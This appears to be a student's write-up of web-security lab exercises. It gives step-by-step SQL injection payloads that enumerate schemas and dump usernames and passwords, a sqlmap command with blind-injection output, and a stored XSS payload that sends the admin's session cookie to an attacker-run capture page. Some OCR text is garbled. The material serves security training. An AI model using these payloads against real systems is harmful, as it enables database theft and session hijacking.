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
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Lab 2.	

SQL

Lab 1

1st Step:


cn' UNION select 1,2,3---



2nd Step:

CN' UNION SELECT SCHEMA_NAME,2,3 FROM INFORMATION_SCHEMA.SCHEMATA---

Labs / Injection 0x01



3rd Step:

admin' OR '1'='1



4th Step:

CN' UNION SELECT SCHEMA_NAME,2,3 FROM INFORMATION_SCHEMA.SCHEMATA---




5th Step:

cn' UNION select database(),2,3---




6th Step:

cn' UNION select TABLE_NAME,TABLE_SCHEMA,3 from INFORMATION_SCHEMA.TABLES where table_schema='peh-labs'-- -



7th Step:

cn' UNION select COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='injection0x01'---




8th Step:


cn' UNION select username, 2, password from injection 0x01---



Lab 2



after this login with the default details, during this lab, I got a GET Request with Cookie Session Parameter, as given in the image below, now I'll try to intercept that.




Now, here on playing with the application, we're unable to receive any great outputs but we get some behavioral changes in the application, so we can assume that it can have a potential Blind SQL Vulnerability. We'll be using the concept of Substring here and checking what behavioral changes we found in the application.

Before that create a new txt file


Name: sqlink.txt using nano sqllink.txt and put the get request that we got previously

```
$ cat sqlinj.txt
GET /labs/i0×02.php HTTP/1.1
Host: 172.17.0.1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chro me/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.1/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=6967cabefd763ac1a1a88e11159957db
Connection: close
```

In the image given below we're using the concept of SUBSTRINGS in SQL:



After this send repeater response to intruder and add payloads from A-Z and 0-9



now run command: sqlmap -r sqlinj.txt --level=2 --dump

```
Parameter: session (Cookie)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: session=6967cabefd763ac1a1a88e11159957db' AND 4465=4465 AND 'ShPy'='ShPy

Type: time-based blind


Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: session=6967cabefd763ac1a1a88e11159957db' AND (SELECT 4202 FROM (SELECT(SLEEP(5)))Ih

SO) AND 'NeVD'='NeVD
```


Lab 3

Step 1:

cn' union select 1,schema_name,3,4 from information_schema.schemata---



Step 2: cn' union select 1,database(),2,3-- -




Step 3:

SUSHI SU	PPLIES
Product search To view the full ideals of a product, please user the search below. Product	South.
	# 14Pl # Mac # order! (coming secre)
2	1.4 円 setNov23 Place order! (corring spen)






Step 3: cn' union select 1, password, 3, 4 from injection0x03_users---




Lab 1:



Lab 2:

\xxs link\</a\>



Lab 3:

create a PHP file in /var/www/html to capture cookie

give the required privilege to apache.

```
(divine® kali)-[/var/www/html]
$ sudo chmod -R 755 /var/www/html

(divine® kali)-[/var/www/html]
$ sudo chown -R www-data:www-data /var/www/html/
```

Run the apache server and check the status.

```
$ sudo systemctl status apache2
  apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sun 2024-06-16 19:12:44 +0545; 3min 8s ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 48628 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 48633 (apache2)
      Tasks: 7 (limit: 7082)
     Memory: 13.6M (peak: 14.1M)
        CPU: 189ms
     CGroup: /system.slice/apache2.service
             -48689 /usr/sbin/apache2 -k start
Jun 16 19:12:44 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 16 19:12:44 kali apachectl[48632]: AH00558: apache2: Could not reliably determine the
Jun 16 19:12:44 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

Now make a supp ticket with payload

```
Support ticket

XSS

<script>fetch('http://10.0.2.15/capture.php?cookie=' + encodeURIComponent(document.cookie));</script>

Submit
```

When the admin logs in to the system, their cookie is found in log.txt

Welcome admin.

Your tickets are listed below.

Support ticket

Hi admin!

Ticket from: jessamy

Ticket from: XSS

—\$ cat log.txt

admin_cookie=5ac5355b84894ede056ab81b324c4675